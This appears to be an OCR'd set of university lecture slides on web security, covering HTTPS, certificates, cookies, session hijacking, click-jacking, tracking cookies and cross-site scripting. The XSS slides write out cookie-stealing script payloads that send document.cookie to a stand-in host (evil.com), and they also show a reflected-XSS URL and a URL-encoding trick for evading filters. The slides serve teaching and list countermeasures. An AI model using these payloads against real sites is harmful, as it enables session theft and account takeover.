CSc 466/566

Computer Security

22 : Web Security

Version: 2014/12/02 15:30:17

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Outline

Static Web Content

Static Web Content

HTTP Request

```
GET /index.html HTTP/1.1
Host: www.site.com
```

Static Web Content

HTTP Response

```
HTTP/1.1 200 OK
Server: Appache
Date: Mon, 16 Apr 2012 21:44:29 GMT
Expires: -1
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: ...
Content-Length: 314

<!doctype html>
<html><body>
...
</body></html>
```

HTML

HTML

HTTP Request

```
GET /index.html HTTP/1.1
Host: www.site.com
```

HTML

HTTP Response

```
<b>bold text</b>
<ul>
    <li> list item 1
    <li> list item 2
</ul>
<a href="site.com/boat.jpg">Link!</a>
<script>
    document.location =...
</script>
<img src="boat.jpg">
```

Forms

Forms

`www.site.com/register.php`

Forms

```
<html><title>Registration</title>
<HTML>
    <TITLE>Registration</TITLE>
<BODY>
    <FORM ACTION="register.php" METHOD="GET">
        <INPUT TYPE="text" NAME="name">
        <INPUT TYPE="text" NAME="email">
        <INPUT TYPE="submit" VALUE="Submit">
    </FORM>
</BODY>
</HTML>
```

Forms

HTTP Request

```
www.site.com/register.php?
name="Alice"&
email="alice@gmail.com"
```

Confidentiality

- HTTP requests and responses are delivered via TCP on port 80.
- All traffic is in the clear!
- MITM attacks.

Outline

HTTP over Secure Socket Layer (HTTPS)

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9. Starting from R, the browser and `chase.com` generate a shared secret key K.
10. Subsequent messages M: send $E_K(M), H(K||M)$.

HTTP over Secure Socket Layer (HTTPS)

Alice

chase.com

verisign.com

HTTP over Secure Socket Layer (HTTPS)

Alice

`https://chase.com`

chase.com

verisign.com

HTTP over Secure Socket Layer (HTTPS)

Alice

`3DES,AES,SHA-1,...`

chase.com

verisign.com

HTTP over Secure Socket Layer (HTTPS)

Alice

`Let's use AES,SHA-1!`

chase.com

verisign.com

HTTP over Secure Socket Layer (HTTPS)


Alice

$\texttt{Cert}_{\texttt{chase.com}}$

chase.com

verisign.com

HTTP over Secure Socket Layer (HTTPS)



HTTP over Secure Socket Layer (HTTPS)

Alice

$E_{P_{\texttt{chase.com}}}(R)$

chase.com

verisign.com

HTTP over Secure Socket Layer (HTTPS)

Alice

$E_K(M), H(K||M)$

chase.com

verisign.com

HTTP over Secure Socket Layer (HTTPS)

Alice

$E_K(M), H(K||M)$

chase.com

verisign.com

Digital Certificates

- A Certificate Authority (CA) is a trusted third party (TTT) who issues a certificate stating that

  > *The Bob who lives on Desolation Row and has phone number (555) 867-5309 and the email address* `bob@gmail.com` *has the public key* P_B*. This certificate is valid until June 11, 2012.*

- The CA has to digitally sign (with their private key S_{CA}) this certificate so that we know that it's real.

Extended Validation Digital Certificates

- Domain validation only SSL certificates: only minimal verification of the details in the certificate.
- A Extended Validation Certificate can only be issued by a CA who passes an audit, that they vet applications according to strict criteria.
- Same structure as other X.509 public key certificates.
- Not stronger encryption.

Extended Validation Digital Certificates. . .

> *In 2006, researchers at Stanford University and Microsoft Research conducted a usability study of the EV display in Internet Explorer 7. Their paper concluded that* participants who received no training in browser security features did not notice the extended validation indicator and did not outperform the control group, *whereas* participants who were asked to read the Internet Explorer help file were more likely to classify both real and fake sites as legitimate.

Source: http://en.wikipedia.org/wiki/Extended_Validation_Certificate

Certificate Hierarchy

- Certificates are signed by certificates higher in a certificate hierarchy.
- The root certificate is self-signed.
- Chain of Trust — Similar to the Trusted Platform Module's trusted boot.

Checking the Validity of a Certificate

- Is the certificate signed by a known trusted CA (pre-installed in the browser)?
- Has the certificate expired?
- Is the certificate revoked?
  1. Extract the revocation cite URL from the certificate.
  2. Get the certificate revocation list.
  3. Is the list signed by the CA?
  4. Is this certificate serial number on the list?

In-Class Exercise: Goodrich & Tamassia C-7.8

- Suppose a web client and web server for a popular shopping web site have performed a key exchange so that they are now sharing a secret session key.
- Describe a secure method for the web client to then navigate around various pages of the shopping site, optionally placing things into a shopping cart.
- Your solution is allowed to use one-way hash functions and pseudo-random number generators, but it cannot use HTTPS, so it does not need to achieve condentiality.
- Your solution should be resistant to HTTP session hijacking even from someone who can sniff all the packets.

Outline

Dynamic Content


- Plain `html` pages are static.
- Dynamic content can change, even without reloading the page.
- Client-side scripts are included in web pages to provide dynamic content.
- Web pages are represented internally in the browser as DOM trees (Document Object Model).
- Scripts can manipulate the DOM tree.
- Most scripts are written in JavaScript.

DOM Tree Example

```
<html>
    <head>
        <title>The document</title>
    </head>
    <body>
        <div>Data</div>
        <ul>
            <li>Warning</li>
            <li></li>
        </ul>
        <div>Top Secret!</div>
    </body>
</html>
```

Source: http://javascript.info/tutorial/dom-nodes

DOM Tree Example...



JavaScript

- JavaScript code can be included within HTML documents:

```
<script type="text/javascript">
function hello() {
    alert("Hello world!");
}
</script>
```

- JavaScript functions can be invoked as a result of clicks, etc.:

```
<img src="..."
     onMouseOver="javascript:hello()">
```

DOM Tree Traversal

- DOM tree node properties:

name	**description**
firstChild, lastChild	start/end of this node's list of children
childNodes	array of all this node's children
nextSibling, previousSibling	neighboring nodes with the same parent
parentNode	the element that contains this node

- Thus, you can traverse the DOM tree from within JavaScript:

```
window.document.childNodes[0].childNodes[1].
    childNodes[4]
```

Sessions

- HTTP is a state-less protocol:
  - every time a browser asks for a page is a new event to the server;
  - the server keeps no information (automatically) between page loads.
- A session is extra information stored about a visitor between interactions.
- Three methods to keep track of sessions:
  1. Hidden form fields,
  2. Client-side cookies,
  3. Server-side session.
- We must protect against session hijacking — an attacker getting hold of a user's session information and impersonating him to the server.

HTTP is Stateless

www.site.com

HTTP is Stateless

Hi, I'm Alice!

www.site.com

HTTP is Stateless

www.site.com

Hi, Alice!

HTTP is Stateless

Hi, its Alice again!

www.site.com

HTTP is Stateless

www.site.com

Who are you?

HTTP is Stateless

www.site.com

Hidden form fields


client−side cookies

server−side sessions

Store state here, or here, or here!

HTTP is Stateless

www.site.com



Sessions Using Hidden Form Fields

- Any information that needs to survive between interactions is stored in the browser in hidden fields in the HTML.
- The information is sent back to the server in POST or GET requests.

```
<HTML><BODY>
<FORM ACTION="http://www.victoriassecret.com/buy.jsp"
      METHOD="get">
<INPUT TYPE="hidden" NAME="name"   VALUE="Alice">
<INPUT TYPE="hidden" NAME="height" VALUE="170cm">
<INPUT TYPE="hidden" NAME="weight" VALUE="53kg">
<INPUT TYPE="submit">
</FORM>
</BODY></HTML>
```

- HTTP is sent in cleartext — susceptible to MITM attack.

Sessions Using Hidden Form Fields. . .

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



Sessions Using Hidden Form Fields...

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


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```

- Use HTTPS instead.

Sessions Using Cookies

- A cookie is a piece of data sent to the client by the web server.
- The cookie is stored on the client.
- When the user returns to the site, the cookie is sent to the web server.

cookie

```
"name"="Alice"
"height"="170cm"
"weight"="53kg"
expire=10 Dec, 2012
domain=.victoriassecret.com
path: /
send for: any type
```

Sessions Using Cookies

- Let's assume Alice is browsing to http://www.victoriassecret.com.
- She fills out a form with her personal data:

```
<HTML><BODY>
<FORM ACTION="http://www.victoriassecret.com/buy.jsp"
      METHOD="get">
<INPUT TYPE="input" NAME="name"   VALUE="Alice">
<INPUT TYPE="input" NAME="height" VALUE="170cm">
<INPUT TYPE="input" NAME="weight" VALUE="53kg">
<INPUT TYPE="submit">
</FORM>
</BODY></HTML>
```


http://www.

```
<INPUT TYPE="input" NAME="name" VALUE="Alice">
<INPUT TYPE="input" NAME="height" VALUE="170cm">
<INPUT TYPE="input" NAME="weight" VALUE="53kg">
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cookie

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"name"="Alice"
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"weight"="53kg"
expire=10 Dec, 2012
domain=.victoriassecret.com
path: /
send for: any type
```

Sessions Using Cookies — Cookie Properties

- Expiration date: none specified, the cookie is deleted when the user exits the browser.
- Domain name — the site for which this cookie is valid:
  - Only hosts within a domain can set a cookie for that domain.,
  - A subdomain can set a cookie for a domain at most one level up.
  - A subdomain can access a cookie for the top-level domain.
  - A host cannot set cookies for the TLDs.

Cookie Domains


Cookie Domains

`domain:example.com`

Cookie Domains

`domain:mail.example.com`

Cookie Domains



`domain:example.com`

Cookie Domains

`domain:.com`

Cookie Transport

- Cookies, by default, are sent using HTTP.
- MITM attacks!
- Countermeasures:
  1. Set the secure flag: HTTPS is used instead.
  2. Encrypt the cookie value.
  3. Obfuscate the cookie name.

Server-Side Sessions


- User information is kept in a database on the server.
- A session ID (session token) identifies the user's session.
- `GET/POST` variables or cookies are used to store the token on the client.
- When the user browses to a page, the token is sent to the server, and the user's data is looked up from the database.

```
<HTML><BODY>
<FORM ACTION="http://www.victoriassecret.com/buy.jsp"
      METHOD="get">
<INPUT TYPE="hidden" NAME="sessionID" VALUE="0x324A...">
</FORM>
</BODY></HTML>
```

Server-Side Sessions

sessionID	data
0x878...	name="Alice",height="170cm",..
0x9A5...	name="Bob",height="180cm",...

Server-Side Sessions



sessionID	data
0x878...	name="Alice",height="170cm",..
0x9A5...	name="Bob",height="180cm",...

- The session ID should be hard to guess.

Outline

Session Hijacking

- TCP session hijacking can be used to take over an HTTP session.

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- The attacker needs to impersonate the session mechanism (cookies,POST/GET,session ID).
- Packet sniffers can be used to discover session IDs/cookies.
- Replay attacks: an attacker uses an old (previously valid) token to attempt an HTTP session hijacking attack.

Session Hijacking

Alice

sessionID	data
0x878...	`name="Alice" height="170cm"`
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
Session Hijacking



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

sessionID	data
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Session Hijacking — Countermeasures

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Session Hijacking — Countermeasures

1. Client-side session tokens need to be encrypted.
2. Server-side session IDs need to be random.
3. To protect against replay attacks:
   1. add random numbers to client-side/server-side tokens,
   2. change session tokens frequently.

Click-Jacking

- Clicking on a link takes you to the wrong site:

```
<a onMouseUp=window.open("http://www.evil.com")
   href="http://www.trusted.com">Trust Me!</a>
```

- Click-fraud: Increasing the click-throughs to increase advertising revenue.

Click-Jacking

Trust Me!

www.trusted.com

```
<a
 href="http://www.trusted.com">Trust Me!</a>
```

Click-Jacking

Trust Me!

www.evil.com

```
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```

Privacy Attacks — Third-party cookies

1. You browse to http://www.example1.com:

```
<HTML><BODY>
    <img src="http://ads.evil.com">
</BODY></HTML>
```

2. ads.evil.com sets a third-party cookie on your machine!
3. You browse to http://www.example2.com:

```
<HTML><BODY>
    <img src="http://ads.evil.com">
</BODY></HTML>
```

4. ads.evil.com sets a third-party cookie on your machine!
5. You browse to http://www.ads.evil.com, it reads your cookies, and gets your browsing history!

Privacy Attacks — Third-party cookies

www.example1.com

Cookies

Privacy Attacks — Third-party cookies

www.example1.com

Cookies

```
<HTML><BODY>
   <img src="http://ads.evil.com">
</BODY></HTML>
```

www.evil.com

Privacy Attacks — Third-party cookies

www.example1.com

```
<HTML><BODY>
   <img src="http://ads.evil.com">
</BODY></HTML>
```

www.evil.com

Cookies

```
site=example1.com
```

Privacy Attacks — Third-party cookies

www.example2.com

```
<HTML><BODY>
   <img src="http://ads.evil.com">
</BODY></HTML>
```

www.evil.com

Cookies

```
site=example1.com
```

```
site=example2.com
```

Privacy Attacks — Third-party cookies

Cookies

site=example1.com
site=example2.com

www.evil.com

Privacy Attacks — Third-party cookies

Cookies

site=example1.com

site=example2.com

Browsing history!!!

site=example1.com

site=example2.com

www.evil.com

Cross-Site Scripting (XSS)

- Idea:
  1. attacker injects code C into a web site,

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Cross-Site Scripting (XSS)

- Idea:
  1. attacker injects code C into a web site,
  2. C makes its way into generated web page P,
  3. a user is served the P page,
  4. the injected code C is executed on the user's site.
- Why does this work? The web programmer forgets to check (sanitize) input values!

Cross-Site Scripting (XSS)

www.site.com

Database

Cross-Site Scripting (XSS)

www.site.com

<INPUT TYPE="text" ...>

Database

Cross-Site Scripting (XSS)

<script>...</script>

www.site.com

Database

<script>...</script>

Cross-Site Scripting (XSS)

www.site.com


Database

```
<script>...</script>
```

Cross-Site Scripting (XSS)

www.site.com

Database



<script>...</script>

Cross-Site Scripting (XSS)

www.site.com

<INPUT TYPE="text" ...>

<script>...</script>

Sanitize input!

Database

<script>...</script>

<script>...</script>

Cross-Site Scripting...

- Bob's server sends Alice this form:

```
<HTML>
    <TITLE>Sign My Guestbook!</TITLE>
<BODY>
    <FORM ACTION="sign.php" METHOD="POST">
        <INPUT TYPE="text" NAME="name">
        <INPUT TYPE="text" NAME="message" size="40">
        <INPUT TYPE="submit" VALUE="Submit">
    </FORM>
</BODY>
</HTML>
```

Cross-Site Scripting...

- Alice adds the text `"I loved your new site!"`, and returns it to Bob's site.
- In return, Bob sends her a new page:

```
<HTML>
   <TITLE>Sign My Guestbook!</TITLE>
<BODY>
   Thanks everybody for your input!<br>
   Eve: I sat behind you in 7th grade! Call me! <br>
   Joe: Yo, frat-bro, let's grab some brewskies! <br>
   Alice: I loved your new site!<br>
</BODY>
</HTML>
```

Cross-Site Scripting...

- What if Eve had instead added the text

```
<script>alert("Alice sucks!");</script>
```

  as her comment?

- Then Alice would be executing this page:

```
<HTML>
   <TITLE>Sign My Guestbook!</TITLE>
<BODY>
   Thanks everybody for your input!<br>
   Eve: <script>alert("Alice sucks!");</script><br>
   Joe: Yo, frat-bro, let's grab some brewskies! <br>
   Alice: I loved your new site!
</BODY>
</HTML>
```

Cross-Site Scripting...

- Obviously, Eve could insert more harmful code:

```
<script>
    document.location =
        "http://www.evil.com/steal.php?cookie="+
        document.cookie;
</script>
```

- This redirects the browser to the evil site, and passes along Alice's cookies.
- Alice would notice that she's being redirected to a weird site!

Cross-Site Scripting...

- Eve could be more cunning:

```
<script>
    img = new Image();
    img.src="http://www.evil.com/steal.php?cookie="+
        document.cookie;
</script>
```

- The browser tries to load an image from the evil site, passing along the cookie.
- No image is displayed — Alice doesn't get suspicious!

Cross-Site Scripting...

- An `iframe` is used to create a web page within a web page:

```
<iframe frameborder=0 src="" height=0
        width=0 id="XSS" name="XSS">
</iframe>
<script>
    frames["XSS"].location.href =
        "http://www.evil.com/steal.php?cookie="+
        document.cookie;
</script>
```

- This creates an invisible `iframe`, adding it to the DOM.
- The script changes the source of the `iframe` to the evil site.

Cross-Site Scripting — Nonpersistent

- So far, we've seen persistent XSS attacks:
  - the code Eve injects gets added to the server's database;
  - the code is displayed on the web page.
- Non-persistent XSS attack: the injected code only persists over the attacker's session.
- Example:
  1. attacker searches for `"sneezing panda"`,
  2. web site responds with

     `"search results for 'sneezing panda'=..."`

Cross-Site Scripting — Nonpersistent...

- Assume a search page where the query is passed as a GET parameter:

```
http://victim.com/search.php?query=searchstring
```

- The attacker constructs this URL:

```
http://victim.com/search.php?query=
    <script>
        document.location=
          "http://evil.com/steal.php?cookie="+
          document.cookie
    </script>
```

- When the victim navigates to the URL, the payload will be executed in their browser.

Cross-Site Scripting (XSS) — Nonpersistent

`http://site.com/search.php?query=panda`

`www.site.com`

Cross-Site Scripting (XSS) — Nonpersistent

`http://site.com/search.php?query=panda`

`www.site.com`

Cross-Site Scripting (XSS) — Nonpersistent

www.site.com

Click!

www.pandas.com

```
<a href="http://site.com/search.php?query=panda">
    See cute pandas here!!!
</a>
```

Cross-Site Scripting (XSS) — Nonpersistent

www.site.com

Click!

www.pandas.com

```
<a href="http://site.com/search.php?query=panda">
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```

Cross-Site Scripting (XSS) — Nonpersistent

www.site.com

Search results for "panda" is ...

Click!

www.pandas.com

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<a href="http://site.com/search.php?query=panda">
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Cross-Site Scripting (XSS) — Nonpersistent

www.site.com

Search results for "panda" is ...

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<a href="http://site.com/search.php?query=panda">
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Cross-Site Scripting (XSS) — Nonpersistent

www.site.com

Click!

www.pandas.com

```
<a href=http://site.com/search.php?query=
   <script>
      document.location=
        "http://evil.com/steal.php?cookie="+
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Cross-Site Scripting (XSS) — Nonpersistent

www.site.com

Click!

www.pandas.com

```
<a href=http://site.com/search.php?query=
   <script>
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    See cute pandas here!
</a>
```

Cross-Site Scripting (XSS) — Nonpersistent

www.site.com

Search results for **is ...**



Click!

www.pandas.com

```
<a href=http://site.com/search.php?query=
   <script>
      document.location=
        "http://evil.com/steal.php?cookie="+
        document.cookie
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Cross-Site Scripting (XSS) — Nonpersistent

www.site.com

Search results for is ...



Click!

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<a href=http://site.com/search.php?query=
   <script>
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        "http://evil.com/steal.php?cookie="+
        document.cookie
   </script>
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    See cute pandas here!
</a>
```

Cross-Site Scripting — Countermeasures

- Programmers must sanitize all inputs:
  - Strip out all `<script>` tags!
- Users can disable client-side scripts.
- Firefox `NoScript` XSS detection sanitizes `GET/POST` variables:
  - remove quotes, double quotes, brackets.

Cross-Site Scripting — Counter-Countermeasures

- Evade filtering by obfuscating GET requests using URL encoding.
- This request

```
<script>alert('hello');</script>
```

turns into

```
%3Cscript%3Ealert%28%27hello
%27%29%3B%3C%2Fscript%3E
```

